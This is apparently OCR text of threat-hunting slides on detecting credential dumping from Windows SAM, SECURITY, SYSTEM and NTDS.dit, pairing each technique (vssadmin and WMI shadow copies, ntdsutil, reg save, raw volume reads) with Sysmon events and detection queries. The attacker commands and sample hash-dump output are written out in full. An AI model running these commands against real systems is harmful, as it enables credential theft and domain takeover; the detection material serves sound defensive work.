
```
root@bt: /tmp/NTDS_Grab/192.168.1.6
root@bt: /tmp/NTDS_Grab/192.168.1.6 13
root@bt:/tmp/NTDS_Grab/192.168.1.6# cp ntds.export/datatable.3 .
root@bt:/tmp/NTDS_Grab/192.168.1.6# ls
datatable.3  ntds  ntds.export  sys
root@bt:/tmp/NTDS_Grab/192.168.1.6# /root/metasploit-framework/tools/ntds_hashextract.rb datatable.3 sys
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ac17de104974106a9d19f1a4b3bdceda:::
GOKU$:1000:aad3b435b51404eeaad3b435b51404ee:cfca51f4ca7427bad413ed3ed953c4d3:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7b98b255704ae844d381aefee512db12:::
VAGETA$:1103:aad3b435b51404eeaad3b435b51404ee:dc94901e2578c901164d41a6eb67593b:::
serveradmin:1104:aad3b435b51404eeaad3b435b51404ee:5b62f9c785dffed9cb81d89df178c837:::
LA-DD980389EF4B$:1105:aad3b435b51404eeaad3b435b51404ee:afe964446fda9cd6a3891db82597dc9c:::
TRUNKS$:1106:aad3b435b51404eeaad3b435b51404ee:83683d96fca79dc0ada0c4f19d18e89f:::
root@bt:/tmp/NTDS_Grab/192.168.1.6#
```

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL

Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies


[*] Target system bootKey: 0x602e8c2947d56a95bf9cfad9e0bbbace

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::

[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)

hdes:6ec74661650377df488415415bf10321:securus.corp.com:SECURUS:::

Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:SECURUS.CORP.COM:SECURUS:::

[*] Dumping LSA Secrets
```

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via direct access to logical volume

Windows allows programs to have direct access to logical volumes. Programs with direct access may read and write files directly from the drive by analyzing file system data structures. This technique bypasses Windows file access controls as well as file system monitoring tools.

Tools: Pwdump7, Invoke-NinjaCopy, Samex



File System Logical Offsets

Technique	
ID	T1006
Tactic	Defense Evasion
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1, Windows 10
Permissions Required	Administrator
Data Sources	API monitoring
Defense Bypassed	File monitoring, File system access controls

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via direct access to logical volume. Sysmon events.

Event Properties - Event 9, Sysmon

General | Details

Invoke-NinjaCopy (local)

RawAccessRead detected:
UtcTime: 2017-11-07 12:09:46.355
ProcessGuid: {d134eb5b-a196-5a01-0000-00109c13e500}
ProcessId: 6644
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Device: \Device\HarddiskVolume2

Event Properties - Event 9, Sysmon

General | Details

Invoke-NinjaCopy (remote)

RawAccessRead detected:
UtcTime: 2017-11-07 12:14:13.387
ProcessGuid: {d134eb5b-a38f-5a01-0000-001056c5e700}
ProcessId: 7208
Image: C:\Windows\System32\wsmprovhost.exe
Device: \Device\HarddiskVolume2

Event Properties - Event 9, Sysmon

General | Details

PwDump7

RawAccessRead detected:
UtcTime: 2017-11-07 11:20:34.796
ProcessGuid: {d134eb5b-9701-5a01-0000-00103041d200}
ProcessId: 1724
Image: C:\tools\pwdump7\PwDump7.exe
Device: \Device\HarddiskVolume2

Event Properties - Event 9, Sysmon

General | Details

Samex

RawAccessRead detected:
UtcTime: 2017-11-07 11:35:12.280
ProcessGuid: {d134eb5b-9a70-5a01-0000-001007a2db00}
ProcessId: 5900
Image: C:\tools\samex.exe
Device: \Device\HarddiskVolume2

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via direct access to logical volume. Lets hunt it!

*source_name:"Microsoft-Windows-Sysmon" AND -event_data.Device:*Floppy* AND event_id:9 -event_data.Image:("*\\WmiPrvSE.exe" "*\\sdiagnhost.exe" "*\\SearchIndexer.exe" "*\\csrss.exe" "*\\Defrag.exe" "*\\smss.exe" "System" "*\\VSSVC.exe" "*\\CompatTelRunner.exe" "*\\wininit.exe" "*\\autochk.exe" "*\\taskhost.exe" "*\\dfsrs.exe" "*\\vds.exe" "*\\lsass.exe")*

Time	computer_name	event_data.Image	event_data.Device	task
November 7th 2017, 15:14:00.868	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\wsmprovhost.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)
November 7th 2017, 15:13:55.259	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\wsmprovhost.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)
November 7th 2017, 15:09:46.355	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)
November 7th 2017, 15:07:46.053	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)
November 7th 2017, 14:50:23.306	WIN-FJRNSLDJHD2.test.local	C:\tools\pwdump7\PwDump7.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)
November 7th 2017, 14:40:59.710	WIN-FJRNSLDJHD2.test.local	C:\tools\samex.exe	\Device\HarddiskVolume2	RawAccessRead detected (rule: RawAccessRead)

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. VSSAdmin

Shadow Copy (also known as Volume Snapshot Service, Volume Shadow Copy Service or VSS) is a technology included in Microsoft Windows that allows taking manual or automatic backup copies or snapshots of computer files or volumes, **even when they are in use**. So, it can be used to grab SAM/SECURITY/NTDS.dit files.

```
C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {679a27e9-f53d-43e3-b5c9-6f75ce1d937c}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8
```

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows
\ntds\ntds.dit c:\Extract\ntds.dit
        1 file(s) copied.
```

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\window
\system32\config\SYSTEM  c:\Extract\SYSTEM
        1 file(s) copied.
```

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. VSSAdmin. Lets hunt it!

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:"\\vssadmin.exe" AND event_data.CommandLine:*shadow* AND event_data.CommandLine:(*list* *create* *delete*)*

Time	computer_name	event_data.ParentImage	event_data.User	event_data.CommandLine	task
November 9th 2017, 15:15:31.149	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\cmd.exe	TEST\Administrator	vssadmin list shadows	Process Create (rule: ProcessCreate)
November 9th 2017, 15:15:56.355	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\cmd.exe	TEST\Administrator	vssadmin create shadow /for=C:	Process Create (rule: ProcessCreate)

*event_id:4688 AND *vssadmin* AND event_data.NewProcessName:"*\\vssadmin.exe" AND event_data.CommandLine:*shadow* AND event_data.CommandLine:(*list* *create* *delete*)*

Time	computer_name	event_data.SubjectUserName	event_data.SubjectDomainName	event_data.NewProcessName	event_data.CommandLine	event_id
November 9th 2017, 15:15:31.143	WIN-FJRNSLDJHD2.test.local	Administrator	TEST	C:\Windows\System32\vssadmin.exe	vssadmin list shadows	4,688
November 9th 2017, 15:15:56.354	WIN-FJRNSLDJHD2.test.local	Administrator	TEST	C:\Windows\System32\vssadmin.exe	vssadmin create shadow /for=C:	4,688

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. ntdsutil

Ntdsutil.exe is a command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS). It can be used to create backup of NTDS database, using shadow copies mechanism.

```
C:\tools\mimikatz\x64>ntdsutil "activate instance ntds" "i" "create full C:\tmp" q q
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: i
ifm: create full C:\tmp
Creating snapshot...
Snapshot set {997de87d-d963-453c-9f95-b5439a71d2da} generated successfully.
Snapshot {88f458a2-bbd5-4a53-baa8-3bf5857c9c87} mounted as C:\$SNAP_201711091605_VOLUMEC$\
Snapshot {88f458a2-bbd5-4a53-baa8-3bf5857c9c87} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201711091605_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\tmp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying C:\tmp\registry\SYSTEM
Copying C:\tmp\registry\SECURITY
Snapshot {88f458a2-bbd5-4a53-baa8-3bf5857c9c87} unmounted.
IFM media created successfully in C:\tmp
ifm: q
ntdsutil: q
```

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. ntdsutil. Lets hunt it!


event_id:4688 AND event_data.NewProcessName:"\\ntdsutil.exe" AND event_data.CommandLine:*ntds* AND event_data.CommandLine:*create* AND event_data.CommandLine:*full**

Time	computer_name	event_id	event_data.NewProcessName	event_data.CommandLine
November 9th 2017, 15:11:27.733	WIN-FJRNSLDJHD2.test.local	4,688	C:\Windows\System32\ntdsutil.exe	ntdsutil "ac i ntds" "i" "create full C:\temp" q q


source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:"\\ntdsutil.exe" AND event_data.CommandLine:*ntds* AND event_data.CommandLine:*create* AND event_data.CommandLine:*full**

Time	computer_name	event_data.User	event_data.ParentImage	event_data.CommandLine	task
November 9th 2017, 15:11:27.734	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	ntdsutil "ac i ntds" "i" "create full C:\temp" q q	Process Create (rule: ProcessCreate)

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. WMI. Lets hunt it!



WMI can also be used for shadow copies creation. This operation can be done using wmic, powershell or programmatically via COM



Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Grabbing via shadow copies. WMI. Lets hunt it!

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:("\\powershell.exe" "*\\wmic.exe") AND event_data.CommandLine:(*shadowcopy*) AND event_data.CommandLine:(*create*)*

Time	computer_name	event_data.User	event_data.Image	event_data.CommandLine	task
November 16th 2017, 01:57:53.222	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy call create Volume='C:\'	Process Create (rule: ProcessCreate)
November 16th 2017, 01:57:34.637	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -Command (gwmi -list Win32_ShadowCopy).Create('C:\','ClientAccessible')	Process Create (rule: ProcessCreate)

event_id:4688 AND event_data.NewProcessName:("\\powershell.exe" "*\\wmic.exe") AND event_data.CommandLine:(*shadowcopy*) AND event_data.CommandLine:(*create*)*

Time	computer_name	event_id	event_data.SubjectUserName	event_data.SubjectDomainName	event_data.NewProcessName	event_data.CommandLine
November 16th 2017, 01:57:53.221	WIN-FJRNSLDJHD2.test.local	4,688	Administrator	TEST	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy call create Volume='C:\'
November 16th 2017, 01:57:34.636	WIN-FJRNSLDJHD2.test.local	4,688	Administrator	TEST	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -Command (gwmi -list Win32_ShadowCopy).Create('C:\','ClientAccessible')

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Shadow copies. Copying SAM/SECURITY/NTDS.dit files. Lets hunt it!

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.CommandLine:("\\windows\\ntds\\ntds.dit" "*\\system32\\config\\sam" "*\\system32\\config\\security" "*\\system32\\config\\system")*

Time	computer_name	event_data.User	event_data.ParentImage	event_data.CommandLine	event_id
November 9th 2017, 15:23:23.017	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit C:\tmp\ntdsdit	1
November 9th 2017, 15:23:23.003	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SECURITY C:\tmp\security	1
November 9th 2017, 15:23:22.989	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SAM C:\tmp\sam	1
November 9th 2017, 15:23:22.962	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SYSTEM C:\tmp\system	1

event_id:4688 AND event_data.CommandLine:("\\windows\\ntds\\ntds.dit" "*\\system32\\config\\sam" "*\\system32\\config\\security" "*\\system32\\config\\system")*

Time	computer_name	event_data.NewProcessName	event_data.CommandLine	event_id
November 9th 2017, 15:23:23.017	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit C:\tmp\ntdsdit	4,688
November 9th 2017, 15:23:23.002	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SECURITY C:\tmp\security	4,688
November 9th 2017, 15:23:22.988	WIN-	C:\Windows\System32\cmd.exe	cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SAM	4,688

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit
Shadow copies. Create symlink to shadow copies storage. Lets hunt it!

*source_name:"Microsoft-Windows-Sysmon“ AND event_id:1 AND event_data.CommandLine:*mklink* AND event_data.CommandLine:*HarddiskVolumeShadowCopy**

Time	computer_name	event_data.User	event_data.Image	event_data.CommandLine	task
November 9th 2017, 15:29:47.360	WIN-FJRNSLDJHD2.test.local	TEST\Administrator	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C mklink /D C:\tmp\vssstore \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\	Process Creat (rule: ProcessCreate)

*event_id:4688 AND event_data.CommandLine:*mklink* AND event_data.CommandLine:*HarddiskVolumeShadowCopy**

Time	computer_name	event_data.NewProcessName	event_data.CommandLine	event_id
November 9th 2017, 15:29:47.358	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C mklink /D C:\tmp\vssstore \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\	4,688

Dumping from SAM/SYSTEM/SECURITY
Grabbing via registry. Using reg tool

Select Administrator: Command Prompt

```
C:\temp>reg save hklm\sam sam
The operation completed successfully.

C:\temp>reg save hklm\security security
The operation completed successfully.

C:\temp>reg save hklm\system system
The operation completed successfully.

C:\temp>reg save \\172.16.205.151\hklm\sam 172.16.205.151-sam
The operation completed successfully.

C:\temp>reg save \\172.16.205.151\hklm\security 172.16.205.151-security
The operation completed successfully.

C:\temp>reg save \\172.16.205.151\hklm\system 172.16.205.151-system
The operation completed successfully.
```

Event Properties - Event 1, Sysmon

General | Details

Process Create:
UtcTime: 2017-11-16 01:14:25.899
ProcessGuid: {d134eb5b-e671-5a0c-0000-00103f108b00}
ProcessId: 9084
Image: C:\Windows\System32\reg.exe
CommandLine: reg save \\172.16.205.151\hklm\sam 172.16.205.151-sam
CurrentDirectory: C:\temp\
User: TEST\Administrator
LogonGuid: {d134eb5b-c52a-5a0c-0000-0020b7fa0700}
LogonId: 0x7FAB7

Event Properties - Event 4688, Microsoft Windows secur

General | Details

A new process has been created.


Subject:
Security ID: TEST\Administrator
Account Name: Administrator
Account Domain: TEST
Logon ID: 0xB981B

Process Information:
New Process ID: 0x2784
New Process Name: C:\Windows\System32\reg.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Creator Process ID: 0x120c
Process Command Line: reg save hklm\sam sam.hive

Dumping from SAM/SYSTEM/SECURITY
Grabbing via registry. Using reg tool. Lets hunt it!

event_id:1 AND event_data.Image:"\\reg.exe" AND event_data.CommandLine:*save* AND event_data.CommandLine:("hklm\\sam" "hklm\\system" "hklm\\security" "hkey_local_machine\\sam" "hkey_local_machine\\system" "hkey_local_machine\\security")*

Time	computer_name	task	event_data.User	event_data.ParentImage	event_data.Image	event_data.CommandLine
November 7th 2017, 21:17:29.420	pc0002.test.local	Process Create (rule: ProcessCreate)	TEST\dadmin	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg save \\172.16.205.140\hklm\sam sam.hive
November 7th 2017, 21:05:49.753	WIN-FJRNSLDJHD2.test.local	Process Create (rule: ProcessCreate)	TEST\Administrator	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg save hklm\sam sam.hive
November 7th 2017, 21:01:51.430	WIN-FJRNSLDJHD2.test.local	Process Create (rule: ProcessCreate)	TEST\Administrator	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg save hkey_local_machine\system system.hive
November 7th 2017, 21:01:21.135	WIN-FJRNSLDJHD2.test.local	Process Create (rule: ProcessCreate)	TEST\Administrator	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg save hklm\security security.hive



Account and IP used to access Remote Registry

Remote registry service pipe

Dumping from SAM/SYSTEM/SECURITY
Grabbing via remote registry. Lets hunt it!

event_id:5145 AND event_data.RelativeTargetName:winreg AND - event_data.IpAddress:(192.168.7.9 192.168.7.19) ← *IP addresses of admin workstations*

